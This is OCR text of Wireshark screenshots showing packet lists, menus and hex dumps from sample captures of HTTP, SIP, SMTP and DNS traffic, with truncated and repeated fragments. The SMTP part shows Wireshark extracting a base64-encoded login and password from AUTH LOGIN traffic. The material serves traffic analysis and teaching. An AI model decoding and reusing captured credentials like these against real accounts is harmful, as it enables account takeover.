2 0.000011 TCP 54 [TCP ACKed unseen segment] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=53200 Len=0
3 0.025738 TCP 1454 [TCP segment of a reassembled PDU]
4 0.025749 TCP 54 [TCP Window Update] [TCP ACKed unseen s…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
5 0.076967 200.121.1.131 172.16.0.122 TCP 1454 [TCP Previous segment not captured] [TCP segment of a reassembled PDU]
6 0.076978 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#1] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
7 0.102939 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
8 0.102946 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#2] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
9 0.128285 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
10 0.128319 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#3] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
11 0.154162 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
12 0.154169 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#4] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
13 0.179906 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
14 0.179915 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#5] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
Frame 1: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)
Ethernet II, Src: Vmware_c0:00:01 (00:50:56:c0:00:01), Dst: Vmware_42:12:13 (00:0c:29:42:12:13)
Internet Protocol Version 4, Src: 200.121.1.131, Dst: 172.16.0.122
Transmission Control Protocol, Src Port: 10554 (10554), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1400
0000 00 0c 29 42 12 13 00 50 56 c0 00 01 08 00 45 00 ..)B...P V.....E.
0010 05 a0 01 41 00 00 6a 06 d3 90 c8 79 01 83 ac 10 ...A..j. ...y....
0020 00 7a 29 3a 00 50 a7 5c 04 48 e2 e2 ee bf 50 10 .z):.P.\ .H....P.
0030 ff ff 77 67 00 00 30 54 73 57 77 51 74 45 79 4e ..wg..0T sWwQtEyN
0040 45 61 33 78 70 74 44 63 51 4f 2f 6b 75 31 41 52 Ea3xptDc QO/ku1AR
0050 52 66 47 59 67 53 32 41 34 47 59 35 31 56 33 32 RfGYgS2A 4GY51V32
Packets: 3083 · Displayed: 3083 (100.0%) · Load time: 0:0.100
Profile: Default



http-ooo.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Display Filters...
Display Filter Macros...
Display Filter Expression...
Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare as Filter
Conversation Filter
Enabled Protocols... Ctrl+Shift+E
Decode As... Ctrl+Shift+U
Reload Lua Plugins Ctrl+Shift+L
SCTP
Follow
Show Packet Bytes... Ctrl+Shift+O
Expert Information
Apply a display filter ... <Ctrl-/>
No. Time Source Protocol Length Info
1 0.000000 10.0. TCP 78 32323 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=38
2 0.000001 10.0. TCP 42 32323 → 80 [ACK] Seq=39 Ack=1 Win=8192 Len=2
3 0.000002 10.0. HTTP 41 [TCP Previous segment not captured] Continua
4 0.000004 10.0. TCP 42 [TCP Out-Of-Order] 32323 → 80 [ACK] Seq=41 A
5 0.000004 10.0. TCP 42 [TCP Out-Of-Order] 32323 → 80 [ACK] Seq=41 A
6 0.000005 10.0. TCP 57 [TCP Out-Of-Order] 32323 → 80 [ACK] Seq=43 A
7 0.000006 10.0. HTTP 41 Continuation
8 0.000007 10.0. TCP 78 32323 → 80 [ACK] Seq=62 Ack=1 Win=8192 Len=3
Frame 1: 78 bytes on wire
Internet Protocol Version
Transmission Control Prot
Source Port: 32323
Destination Port: 80
[Stream index: 0]
[TCP Segment Len: 38]
Sequence Number: 1 (relative sequence number)
Sequence Number (raw): 100
[Next Sequence Number: 39 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment number (raw): 0
0101 .... = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window: 8192
0000 45 00 00 4e 00 01 00 00 40 06 66 a7 0a 00 00 01
0010 0a 00 00 02 7e 43 00 50 00 00 00 64 00 00 00 00
0020 50 10 20 00 08 ca 00 00 50 55 54 20 2f 31 20 48
0030 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 74 65 6e 74
0040 2d 4c 65 6e 67 74 68 3a 20 34 0d 0a 0d 0a
Sequence Number (tcp.seq), 4 bytes
Packets: 16 · Displayed: 16 (100.0%)
Profile: Default


odd-http.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Capture File Properties
Resolved Addresses
Protocol Hierarchy
Conversations
Endpoints
Packet Lengths
I/O Graph
Service Response Time
DHCP (BOOTP) Statistics
ONC-RPC Programs
29West
ANCP
BACnet
Collectd
DNS
Flow Graph
HART-IP
HPFEEDS
HTTP
HTTP2
Sametime
TCP Stream Graphs
UDP Multicast Streams
IPv4 Statistics
IPv6 Statistics
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Length Info
1 0.000000 200.121.1.131 1454 [TCP segment of a reassembled PDU]
2 0.000011 172.16.0.122 54 [TCP ACKed unseen segment] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=53200 Len=0
3 0.025738 200.121.1.131 1454 [TCP segment of a reassembled PDU]
4 0.025749 172.16.0.122 54 [TCP Window Update] [TCP ACKed unseen s…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
5 0.076967 200.121.1.131 1454 [TCP Previous segment not captured] [TCP segment of a reassembled PDU]
6 0.076978 172.16.0.122 54 [TCP Dup ACK 2#1] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
7 0.102939 200.121.1.131 1454 [TCP segment of a reassembled PDU]
8 0.102946 172.16.0.122 54 [TCP Dup ACK 2#2] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
9 0.128285 200.121.1.131 1454 [TCP segment of a reassembled PDU]
10 0.128319 172.16.0.122 54 [TCP Dup ACK 2#3] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
11 0.154162 200.121.1.131 1454 [TCP segment of a reassembled PDU]
12 0.154169 172.16.0.122 54 [TCP Dup ACK 2#4] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
13 0.179906 200.121.1.131 1454 [TCP segment of a reassembled PDU]
14 0.179915 172.16.0.122 54 [TCP Dup ACK 2#5] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
Frame 1: 1454 bytes on wire (1163 (11632 bits)
Ethernet II, Src: Vmware_c0:00:01 mware_42:12:13 (00:0c:29:42:12:13)
Internet Protocol Version 4, Src: 0.122
Transmission Control Protocol, Sr ort: 80 (80), Seq: 1, Ack: 1, Len: 1400
0000 00 0c 29 42 12 13 00 50 56 c0 00 01 08 00 45 00 ..)B...P V.....E.
0010 05 a0 01 41 00 00 6a 06 d3 90 c8 79 01 83 ac 10 ...A..j. ...y....
0020 00 7a 29 3a 00 50 a7 5c 04 48 e2 e2 ee bf 50 10 .z):.P.\ .H....P.
0030 ff ff 77 67 00 00 30 54 73 57 77 51 74 45 79 4e ..wg..0T sWwQtEyN
0040 45 61 33 78 70 74 44 63 51 4f 2f 6b 75 31 41 52 Ea3xptDc QO/ku1AR
0050 52 66 47 59 67 53 32 41 34 47 59 35 31 56 33 32 RfGYgS2A 4GY51V32
Packets: 3083 · Displayed: 3083 (100.0%) · Load time: 0:0.100
Profile: Default


DTMFsipinfo.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Lengtl Info
1 0.000000 178.45.73.241 1093 Request: INVITE sip:echo…
2 0.060251 178.45.73.241 1093 Request: INVITE sip:echo…
3 0.089011 213.192.59.75 629 Status: 100 trying -- yo…
4 0.090748 213.192.59.75 989 Status: 200 OK (INVITE) …
5 0.128838 178.45.73.241 1093 Request: INVITE sip:echo…
6 0.132003 178.45.73.241 411 Request: CANCEL sip:echo…
7 0.133609 178.45.73.241 411 Request: CANCEL sip:echo…
8 0.147498 213.192.59.75 629 Status: 100 trying -- yo…
9 0.147800 178.45.73.241 642 Request: ACK sip:echo@21…
10 0.149915 213.192.59.75 989 Status: 200 OK (INVITE) …
11 0.193195 178.45.73.241 642 Request: ACK sip:echo@21…
12 0.218054 213.192.59.75 663 Status: 200 ok -- no mor…
13 0.221710 213.192.59.75 629 Status: 100 trying -- yo…
14 0.223817 213.192.59.75 989 Status: 200 OK (INVITE) …
15 0.225266 213.192.59.75 663 Status: 200 ok -- no mor…
VoIP Calls
ANSI
GSM
IAX2 Stream Analysis
ISUP Messages
3GPP Uu
MTP3
Osmux
RTP
RTSP
SCTP
SMPP Operations
UCP Messages
F1AP
NGAP
E2AP
H.225
SIP Flows
SIP Statistics
WAP-WSP Packet Counter
Frame 1: 1093 bytes on wire (8744 bits), 1
Ethernet II, Src: DLink_b4:7d:33 (00:17:9a
PPP-over-Ethernet Session
Point-to-Point Protocol
Internet Protocol Version 4, Src: 178.45.7
User Datagram Protocol, Src Port: 5060, Ds
Session Initiation Protocol (INVITE)
DTMFsipinfo.pcap
Packets: 32
Profile: Classic



odd-http.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Bluetooth ATT Server Attributes
Bluetooth Devices
Bluetooth HCI Summary
WLAN Traffic
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Pr
1 0.000000 200.121.1.131 172.16.0.122 TC reassembled PDU]
2 0.000011 172.16.0.122 200.121.1.131 TC egment] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=53200 Len=0
3 0.025738 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
4 0.025749 172.16.0.122 200.121.1.131 TCP 54 [TCP Window Update] [TCP ACKed unseen s…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
5 0.076967 200.121.1.131 172.16.0.122 TCP 1454 [TCP Previous segment not captured] [TCP segment of a reassembled PDU]
6 0.076978 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#1] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
7 0.102939 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
8 0.102946 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#2] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
9 0.128285 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
10 0.128319 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#3] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
11 0.154162 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
12 0.154169 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#4] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
13 0.179906 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
14 0.179915 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#5] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
Frame 1: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)
Ethernet II, Src: Vmware_c0:00:01 (00:50:56:c0:00:01), Dst: Vmware_42:12:13 (00:0c:29:42:12:13)
Internet Protocol Version 4, Src: 200.121.1.131, Dst: 172.16.0.122
Transmission Control Protocol, Src Port: 10554 (10554), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1400
0000 00 0c 29 42 12 13 00 50 56 c0 00 01 08 00 45 00 ..)B...P V.....E.
0010 05 a0 01 41 00 00 6a 06 d3 90 c8 79 01 83 ac 10 ...A..j. ...y....
0020 00 7a 29 3a 00 50 a7 5c 04 48 e2 e2 ee bf 50 10 .z):.P.\ .H....P.
0030 ff ff 77 67 00 00 30 54 73 57 77 51 74 45 79 4e ..wg..0T sWwQtEyN
0040 45 61 33 78 70 74 44 63 51 4f 2f 6b 75 31 41 52 Ea3xptDc QO/ku1AR
0050 52 66 47 59 67 53 32 41 34 47 59 35 31 56 33 32 RfGYgS2A 4GY51V32
Packets: 3083 · Displayed: 3083 (100.0%) · Load time: 0:0.100
Profile: Default



smtp.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Firewall ACL Rules
Credentials
Lua
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
8 1.073326 74.53.140.153 10.10.1.4 TCP 60 25 → 1470 [ACK] Seq=182 Ack=10 Win=5840 Len=0
9 1.074123 74.53.140.153 10.10.1.4 SMTP 191 S: 250-xc90.websitewelcome.com Hello GP [122.162.143.15
10 1.076669 10.10.1.4 74.53.140.153 SMTP 66 C: AUTH LOGIN
11 1.419021 74.53.140.153 10.10.1.4 SMTP 72 S: 334 VXNlcm5hbWU6
12 1.419595 10.10.1.4 74.53.140.153 SMTP 84 C: User: Z3VycGFydGFwQHBhdHJpb3RzLmlu
13 1.761484 74.53.140.153 10.10.1.4 SMTP 72 S: 334 UGFzc3dvcmQ6
14 1.762058 10.10.1.4 74.53.140.153 SMTP 72 C: Pass: cHVuamFiQDEyMw==
15 2.121738 74.53.140.153 10.10.1.4 SMTP 84 S: 235 Authentication succeeded
16 2.122354 10.10.1.4 74.53.140.153 SMTP 90 C: MAIL FROM: <gurpartap@patriots.in>
Frame 14: 72 bytes on wire (576 bits), 72 bytes captured (576 bits)
Ethernet II, Src: Cradlepo_3c:17:c2 (00:e0:1c:3c:17:c2), Dst: Netgear_d9:81:60 (00:1f:33:d9:81:60)
Internet Protocol Version 4, Src: 10.10.1.4, Dst: 74.53.140.153
Transmission Control Protocol, Src Port: 1470, Dst Port: 25, Seq: 52, Ack: 355, Len: 18
Simple Mail Transfer Protocol
Password: cHVuamFiQDEyMw==
Wireshark · Credentials · smtp.pcap
Packet No. Protocol Username Additional Info
14 SMTP Z3VycGFydGFwQHBhdHJpb3RzLmlu Username in packet 12
Close
Wireshark · Firewall ACL Rules · smtp....
Windows Firewall (netsh) rules for smtp.pcap, packet 14.
Source port.
add portopening tcp 1470 Wireshark DISABLE
Destination port.
add portopening tcp 25 Wireshark DISABLE
IPv4 source address and port.
add portopening tcp 1470 Wireshark DISABLE 10.10.1.4
IPv4 destination address and port.
add portopening tcp 25 Wireshark DISABLE 74.53.140.153
Create rules for Windows Firewall (netsh) Inbound Deny
Save Close Copy Help
0020 8c 99 05 be 00 19 7e c4 53 e4 ae ec 63 12 50 18
0030 fe 9d 54 b1 00 00 63 48 56 75 61 6d 46 69 51 44
0040 45 79 4d 77 3d 3d 0d 0a
Password (smtp.auth.password), 16 bytes
Packets: 60 · Displayed: 60 (100.0%)
Profile: smtp_default



odd-http.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Contents F1
Manual pages
Website
FAQ's
Ask (Q&A)
Downloads
Wiki
Sample Captures
Check for Updates...
About Wireshark
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length
1 0.000000 200.121.1.131 172.16.0.122 TCP 1454
2 0.000011 172.16.0.122 200.121.1.131 TCP 54
3 0.025738 200.121.1.131 172.16.0.122 TCP 1454
4 0.025749 172.16.0.122 200.121.1.131 TCP 54
5 0.076967 200.121.1.131 172.16.0.122 TCP 1454
6 0.076978 172.16.0.122 200.121.1.131 TCP 54
7 0.102939 200.121.1.131 172.16.0.122 TCP 1454
8 0.102946 172.16.0.122 200.121.1.131 TCP 54
9 0.128285 200.121.1.131 172.16.0.122 TCP 1454
10 0.128319 172.16.0.122 200.121.1.131 TCP 54
11 0.154162 200.121.1.131 172.16.0.122 TCP 1454
12 0.154169 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#4] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
13 0.179906 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
14 0.179915 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#5] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
Frame 1: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)
Ethernet II, Src: Vmware_c0:00:01 (00:50:56:c0:00:01), Dst: Vmware_42:12:13 (00:0c:29:42:12:13)
Internet Protocol Version 4, Src: 200.121.1.131, Dst: 172.16.0.122
Transmission Control Protocol, Src Port: 10554 (10554), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1400
0000 00 0c 29 42 12 13 00 50 56 c0 00 01 08 00 45 00 ..)B...P V.....E.
0010 05 a0 01 41 00 00 6a 06 d3 90 c8 79 01 83 ac 10 ...A..j. ...y....
0020 00 7a 29 3a 00 50 a7 5c 04 48 e2 e2 ee bf 50 10 .z):.P.\ .H....P.
0030 ff ff 77 67 00 00 30 54 73 57 77 51 74 45 79 4e ..wg..0T sWwQtEyN
0040 45 61 33 78 70 74 44 63 51 4f 2f 6b 75 31 41 52 Ea3xptDc QO/ku1AR
0050 52 66 47 59 67 53 32 41 34 47 59 35 31 56 33 32 RfGYgS2A 4GY51V32
Packets: 3083 · Displayed: 3083 (100.0%) · Load time: 0:0.100
Profile: Default
No. Time Source Destination Protocol Length Info
1 0.000000 192.168.0.21 192.168.0.1 DNS 84 Standard query 0x403d A moviecontrol.netflix.com
2 0.055880 192.168.0.1 192.168.0.21 DNS 479 Standard query response 0x403d A moviecontrol.netflix.com CNAME nccp-moviecontrol-fro
